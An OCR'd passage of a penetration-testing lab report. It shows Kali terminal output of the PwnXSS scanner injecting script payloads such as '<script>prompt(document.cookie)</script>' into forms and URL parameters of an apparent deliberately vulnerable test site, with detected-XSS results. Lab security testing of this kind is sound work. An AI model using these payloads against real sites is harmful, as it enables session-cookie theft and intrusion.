
3. Vulnerability Assessment:


The penetration testing initiative commenced with a comprehensive assessment of the target website's login page using XSSer and SQLMap. These tools were chosen for their effectiveness in identifying and exploiting XSS and SQL injection vulnerabilities, respectively. The assessment aimed to simulate real-world attack scenarios and uncover potential weaknesses within the target application.





4. Exploitation of Vulnerabilities:

XSSer was first employed to conduct automated scans of the login page, seeking out potential XSS vulnerabilities. By injecting crafted payloads into input fields, XSSer aimed to provoke script execution and ascertain the presence of exploitable XSS vulnerabilities. Subsequently, SQLMap was utilized to perform automated SQL injection tests against the login page. Leveraging various SQL injection techniques, SQLMap sought to identify vulnerabilities within the application's database interaction layer.














Since we don't have the XSSER package in the command prompt so we are downloading a third party source**(PWNXSS)** for the XSSER package from the github


Applications Places Terminal Feb 15 08:39
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali:~# cd Desktop
root@kali:~/Desktop# mkdir pwnxss
root@kali:~/Desktop# cd pwnxss
root@kali:~/Desktop/pwnxss# pip3 install bs4
Collecting bs4
Downloading bs4-0.0.2-py2.py3-none-any.whl (1.2 kB)
Requirement already satisfied: beautifulsoup4 in /usr/lib/python3/dist-packages (from bs4) (4.11.1)
Installing collected packages: bs4
ERROR: pip's dependency resolver does not currently take into account all the packages that are installed. This behaviour is the source of the following dependency conflicts.
crackmapexec 5.2.2 requires bs4<0.0.2,>=0.0.1, but you have bs4 0.0.2 which is incompatible.
crackmapexec 5.2.2 requires impacket<0.10.0,>=0.9.23, but you have impacket 0.10.0 which is incompatible.
crackmapexec 5.2.2 requires neo4j<5.0.0,>=4.1.1, but you have neo4j 1.7.0.dev0 which is incompatible.
crackmapexec 5.2.2 requires pylnk3<0.4.0,>=0.3.0, but you have pylnk3 0.4.2 which is incompatible.
Successfully installed bs4-0.0.2
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
root@kali:~/Desktop/pwnxss# pip3 install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.27.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv
root@kali:~/Desktop/pwnxss# git clone https://github.com/pwn0sec/PwnXSS
Cloning into 'PwnXSS'...
remote: Enumerating objects: 151, done.
remote: Counting objects: 100% (44/44), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 151 (delta 37), reused 28 (delta 28), pack-reused 107
Receiving objects: 100% (151/151), 167.24 KiB | 442.00 KiB/s, done.
Resolving deltas: 100% (54/54), done.
root@kali:~/Desktop/pwnxss# ls
PwnXSS
root@kali:~/Desktop/pwnxss# cd PwnXSS
root@kali:~/Desktop/pwnxss/PwnXSS# ls
images lib LICENSE pwnxss.py README.md requirements.txt
root@kali:~/Desktop/pwnxss/PwnXSS# chmod 755 -R PwnXSS
chmod: cannot access 'PwnXSS': No such file or directory
root@kali:~/Desktop/pwnxss/PwnXSS# python3 pwnxss.py --help
PWNXSS
{v0.5 Final}
https://github.com/pwn0sec/PwnXSS
<<<<<<< STARTING >>>>>>>
[08:35:26] [INFO] Starting PwnXSS...
usage: PwnXSS -u <target> [options]
Options:
--help Show usage and help parameters
-u Target url (e.g. http://testphp.vulnweb.com)
--depth Depth web page to crawl. Default: 2
--payload-level Level for payload Generator, 7 for custom payload. [1...6]. Default: 6
--payload Load custom payload directly (e.g. <script>alert(2005)</script>)
--method Method setting(s):
0: GET
1: POST
2: GET and POST (default)
--user-agent Request user agent (e.g. Chrome/2.1.1/...)


Applications Places Terminal Feb 15 08:46
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
[08:36:30] [INFO] Starting PwnXSS...
[08:36:30] [INFO] Checking connection to: http://testphp.vulnweb.com/login.php
[08:36:30] [INFO] Connection established 200
[08:36:30] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/userinfo.php
[08:36:30] [INFO] Collecting form input key.....
[08:36:30] [INFO] Form key name: uname value: <script>alert(document.cookie)</script>
[08:36:30] [INFO] Form key name: pass value: <script>alert(document.cookie)</script>
[08:36:30] [INFO] Internal error: 'name'
[08:36:30] [INFO] Sending payload (POST) method...
[08:36:33] [INFO] Parameter page using (POST) payloads but not 100% yet...
[08:36:33] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:36:33] [INFO] Collecting form input key.....
[08:36:33] [INFO] Form key name: searchFor value: <script>alert(document.cookie)</script>
[08:36:33] [INFO] Form key name: goButton value: <Submit Confirm>
[08:36:33] [INFO] Sending payload (POST) method...
[08:36:33] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:36:33] [CRITICAL] Post data: {'searchFor': '<script>alert(document.cookie)</script>', 'goButton': 'goButton'}
[08:36:36] [INFO] Checking connection to: http://testphp.vulnweb.com/index.php
[08:36:39] [INFO] Connection established 200
[08:36:39] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:36:39] [INFO] Collecting form input key.....
[08:36:39] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:36:39] [INFO] Form key name: goButton value: <Submit Confirm>
[08:36:39] [INFO] Sending payload (POST) method...
[08:36:39] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:36:39] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:36:43] [INFO] Checking connection to: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
[08:36:44] [INFO] Connection established 200
[08:36:44] [INFO] Checking connection to: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
[08:36:45] [INFO] Connection established 200
[08:36:45] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/
[08:36:45] [INFO] Connection established 200
[08:36:45] [WARNING] Found link with query: pp=12 Maybe a vuln XSS point
[08:36:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=<script>prompt(document.cookie)</script>
[08:36:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[08:36:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt(document.cookie)%3C/script%3E



Applications Places Terminal Feb 15 08:47
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
root@kali: ~/Desktop/pwnxss/PwnXSS
[08:36:43] [INFO] Checking connection to: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
[08:36:44] [INFO] Connection estabilished 200
[08:36:44] [INFO] Checking connection to: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
[08:36:45] [INFO] Connection estabilished 200
[08:36:45] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/
[08:36:45] [INFO] Connection estabilished 200
[08:36:45] [WARNING] Found link with query: pp=12 Maybe a vuln XSS point
[08:36:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=<script>prompt(document.cookie)</script>
[08:36:45] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[08:36:45] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt(document.cookie)%3C/script%3E
[08:36:46] [INFO] Checking connection to: http://testphp.vulnweb.com/hpp/?pp=12
[08:36:47] [INFO] Connection estabilished 200
[08:36:47] [WARNING] Found link with query: pp=12 Maybe a vuln XSS point
[08:36:47] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=<script>prompt(document.cookie)</script>
[08:36:47] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[08:36:47] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/?pp=%3Cscript%3Eprompt(document.cookie)%3C/script%3E
[08:36:47] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:36:47] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>prompt(document.cookie)</script>
[08:36:47] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E&pp=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[08:36:47] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Eprompt(document.cookie)%3C/script%3E
[08:36:47] [WARNING] Found link with query: p=valid&pp=12 Maybe a vuln XSS point
[08:36:47] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=<script>prompt(document.cookie)</script>
[08:36:47] [INFO] Query (GET) : http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E&pp=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[08:36:47] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Eprompt(document.cookie)%3C/script%3E
[08:36:47] [INFO] Checking connection to: http://testphp.vulnweb.com/categories.php
[08:36:48] [INFO] Connection estabilished 200
[08:36:48] [WARNING] Target have form with POST method: http://testphp.vulnweb.com/search.php?test=query
[08:36:48] [INFO] Collecting form input key.....
[08:36:48] [INFO] Form key name: searchFor value: <script>prompt(document.cookie)</script>
[08:36:48] [INFO] Form key name: goButton value: <Submit Confirm>
[08:36:48] [INFO] Sending payload (POST) method...
[08:36:48] [CRITICAL] Detected XSS (POST) at http://testphp.vulnweb.com/search.php?test=query
[08:36:48] [CRITICAL] Post data: {'searchFor': '<script>prompt(document.cookie)</script>', 'goButton': 'goButton'}
[08:36:48] [WARNING] Found link with query: cat=1 Maybe a vuln XSS point
[08:36:48] [INFO] Query (GET) : http://testphp.vulnweb.com/listproducts.php?cat=<script>prompt(document.cookie)</script>
[08:36:48] [INFO] Query (GET) : http://testphp.vulnweb.com/listproducts.php?cat=%3Cscript%3Eprompt%28document.cookie%29%3C%2Fscript%3E
[08:36:49] [CRITICAL] Detected XSS (GET) at http://testphp.vulnweb.com/listproducts.php?cat=%3Cscript%3Eprompt(document.cookie)%3C/script%3E

